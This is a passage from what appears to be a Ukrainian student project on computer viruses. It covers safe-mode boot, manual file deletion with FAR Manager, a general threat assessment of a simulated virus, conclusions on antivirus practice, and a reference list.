тільки під час стандартного завантаження операційної системи, і вони стають неактивними в безпечному режимі. При видаленні вірусів рекомендується використовувати додаткове програмне забезпечення. Я рекомендую завантажити його заздалегідь, до перехода в безпечний режим, щоб мати засоби для боротьби зі шкідливими програмами.



Рисунок 3.5 Потрібно перезавантажити свій комп'ютер.

Під час завантаження комп'ютера треба натискати клавішу "F8" до того моменту, коли з'явиться вікно з опціями завантаження операційної системи. Щоб увійти в безпечний режим, треба обрати відповідну опцію з цього меню.



Рисунок 3.6 Усунення несправностей комп’ютера

3.3.2 Видалення вручну за допомогою FAR Manager

Даний продукт, який називається FAR Manager, є безкоштовною програмною оболонкою, яку можна використовувати для роботи з файлами і папками у комп'ютері. Хоча існують інші програми подібного типу, я вважаю FAR Manager одним з найкращих і надійних інструментів у своєму роді.

Рисунок 3.7 Запускаємо програмну оболонку

Щоб перейти на вінчестер з операційною системою, якщо використовується програма FAR Manager, потрібно виконати наступні кроки:

1. Натисніть комбінацію клавіш «лівий Alt + F1» для перехода до лівого фрейму або «лівий Alt + F2» для перехода до правого фрейму. Фрейми - це два розділи, які відображають вміст двох різних місць файлової системи.

Рисунок 3.8 Переходемо до директорії "C:\Windows\Temp"

Щоб перейти до директорії "C:\Windows\Temp" на вінчестері з операційною системою, слід виконати наступні кроки:

1. Використовуючи клавіші зі стрілками, перейдіть до потрібного диска, який містить операційну систему. У даному випадку це диск "C".

2. Продовжуйте натискати клавішу зі стрілкою вниз, поки не виділиться папка "Windows". Коли це станеться, натисніть клавішу "Enter", щоб увійти в цю папку.

3. Далі, знову використовуючи клавіші зі стрілками, перейдіть до папки "Temp" всередині папки "Windows". Якщо папка "Temp" відсутня, вам потрібно шукати іншу шлях до тимчасових файлів.

4. Коли папка "C:\Windows\Temp" виділена, натисніть клавішу "Enter", щоб увійти в неї.

Тепер ви перебуваєте в директорії "C:\Windows\Temp" і можете виконувати необхідні дії з файлами, що знаходяться в цій папці.

Рисунок 3.9 Видалити обрані елементи

Щоб видалити обрані елементи, слід виконати наступні кроки:

1. Використовуючи клавіші зі стрілками, виділіть елементи, які потрібно видалити.

2. Натисніть клавішу "F8" для вибору опції видалення.

3. Після того, як елементи будуть виділені і опція видалення буде

активована, перейдіть до прямої адреси "Delete".

4. Натисніть клавішу "Введення" (або "Enter"), щоб підтвердити видалення.

Таким чином, обрані елементи будуть видалені з директорії. Будьте обережні при видаленні, оскільки ця дія є незворотною.

Рисунок 3.10 Видалення з директорії

3.4 Оцінка загроз, до яких призвів змодельований комп’ютерний вірус

Модельований комп'ютерний вірус представляє певну загрозу для комп'ютерної безпеки. Оцінка цих загроз може бути наступною: Інфікування комп'ютера без відома користувача: Цей вірус має здатність заражати комп'ютери, навіть без відома користувача. Це означає, що користувач може не бути свідомим присутності вірусу на своєму комп'ютері, що загрожує безпеці його особистої інформації. Автозапуск та розповсюдження: Вірус може скопіювати себе в службову папку та додати себе до автозапуска при завантаженні операційної системи. Це означає, що вірус буде запускатись автоматично при кожному включенні комп'ютера, що сприяє його подальшому розповсюдженню. Крадіжка конфіденційних даних: Вірус може генерувати та викрадати файли з паролями і логінами. Ці дані можуть бути використані для несанкціонованого доступу до особистих акаунтів користувача, фінансової інформації або конфіденційних даних. Надсилання вкраденої інформації: Вірус може використовувати функцію надсилання пошти, щоб відправити зібрану інформацію на віддалений сервер. Це дозволяє зловмиснику отримувати доступ до вкраденої інформації з віддаленої локації. Вразливість системи: Змодельований вірус може використовувати вразливості в операційній системі або інших програмах для свого поширення та злому системи. Це може призвести до порушення стабільності комп'ютера і його працездатності. Поширення на інші пристрої: Якщо комп'ютер, заражений вірусом, підключений до інших пристроїв, таких як флешки чи зовнішні жорсткі диски, вірус може перекинутись на ці пристрої і поширитись далі на інші комп'ютери, що знаходяться в їхньому колу. Пошкодження файлової системи: Вірус може пошкодити або видалити важливі системні файли, що призведе до некоректної роботи операційної системи або програм.

Висновки

Під час роботи над цим проектом я детально ознайомився з проблемою комп'ютерних вірусів та їх наслідками для безпеки систем. Вони можуть завдати значної шкоди, починаючи від втрати даних до порушення працездатності комп'ютера. Розуміння методів поширення вірусів та їх впливу на системи стало важливим кроком у забезпеченні безпеки моєї власної робочої станції.

Я, взяв на увагу, що використання надійного антивірусного програмного забезпечення, регулярне оновлення операційної системи та програм, а також уважне поводження з файлами допомагають уникнути зараження вірусами. Важливо постійно підтримувати свої знання щодо заходів безпеки та використовувати найкращі практики для забезпечення безпеки своєї системи.

Основний урок, який я засвоїв, полягає в тому, що попередження і захист від комп'ютерних вірусів є важливими завданнями для кожного користувача. Свідоме та відповідальне використання комп'ютера разом із застосуванням належних заходів безпеки допомагають зберегти інформацію та забезпечити безпеку робочого середовища.

Окрім того, я виявив, що важливо мати належні знання про різні типи вірусів та їх характеристики. Розуміння способів інфікування системи та поширення вірусів дозволяє вчасно виявити потенційні загрози і прийняти необхідні заходи для їх запобігання.

Також стало очевидним, що постійне оновлення антивірусного програмного забезпечення є ключовим для ефективної боротьби з новими загрозами. Виробники програм безпеки постійно вдосконалюють свої продукти, додаючи нові алгоритми виявлення та захисту від вірусів. Тому, для забезпечення максимального рівня безпеки, важливо регулярно оновлювати своє антивірусне програмне забезпечення.

У цьому проекті я також побачив, що знання про різноманітні інструменти та програми, які допомагають виявити та видалити віруси, є

корисними. Зокрема, програма FAR manager виявилася потужним інструментом для видалення вірусів вручну.

Загалом, вивчення комп'ютерних вірусів та праця над цим проектом нагадали мені про важливість безпеки в цифровому середовищі. Застосування належних заходів безпеки та усвідомлення можливих загроз допоможуть зберегти мою систему та дані в безпеці.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Каплун В.А., Майданюк В.П. Д 81 Захист операційних систем. Навчальний посібник. – Вінниця: ВНТУ, 2006. – 180 с.

2. Технології захисту інформації. URL: https://www.uzhnu.edu.ua/uk/infocentre/get/4186

3. Users' Perception of the Effects of Viruses on Computer Systems – An Empirical Research. Solomon Sunday Oyelere. URL: https://www.researchgate.net/publication/274709644_Users'_Perception_of_the_Effects_of_Viruses_on_Computer_Systems_-_An_Empirical_Research

4. A Systematic Literature Review on the Cyber Security. International Journal of Scientific Research and Management (IJSRM) ||Volume||09||Issue||12||Pages||EC-2021-669-710||2021||. URL: https://www.researchgate.net/publication/357393481_A_Systematic_Literature_Review_on_the_Cyber_Security

5. Веб-сайт: techtarget., URL: https://www.techtarget.com/searchsecurity/feature/Top-10-types-of-information-security-threats-for-IT-teams

6. ТОП-10 найнебезпечніших комп'ютерних вірусів. URL: https://poglyad.te.ua/world/top-10-najnebezpechnishyh-kompyuternyh-virusiv.html

7. Computer Virus Propagation Models. Giuseppe Serazz., Stefano Zanero.

URL: https://www.researchgate.net/publication/221083025_Computer_Virus_Propagation_Models

8. Поняття загроз інформаційній безпеці. URL: https://pidru4niki.com/12800528/politologiya/ponyattya_zagroz_informatsiyniy_bezpetsi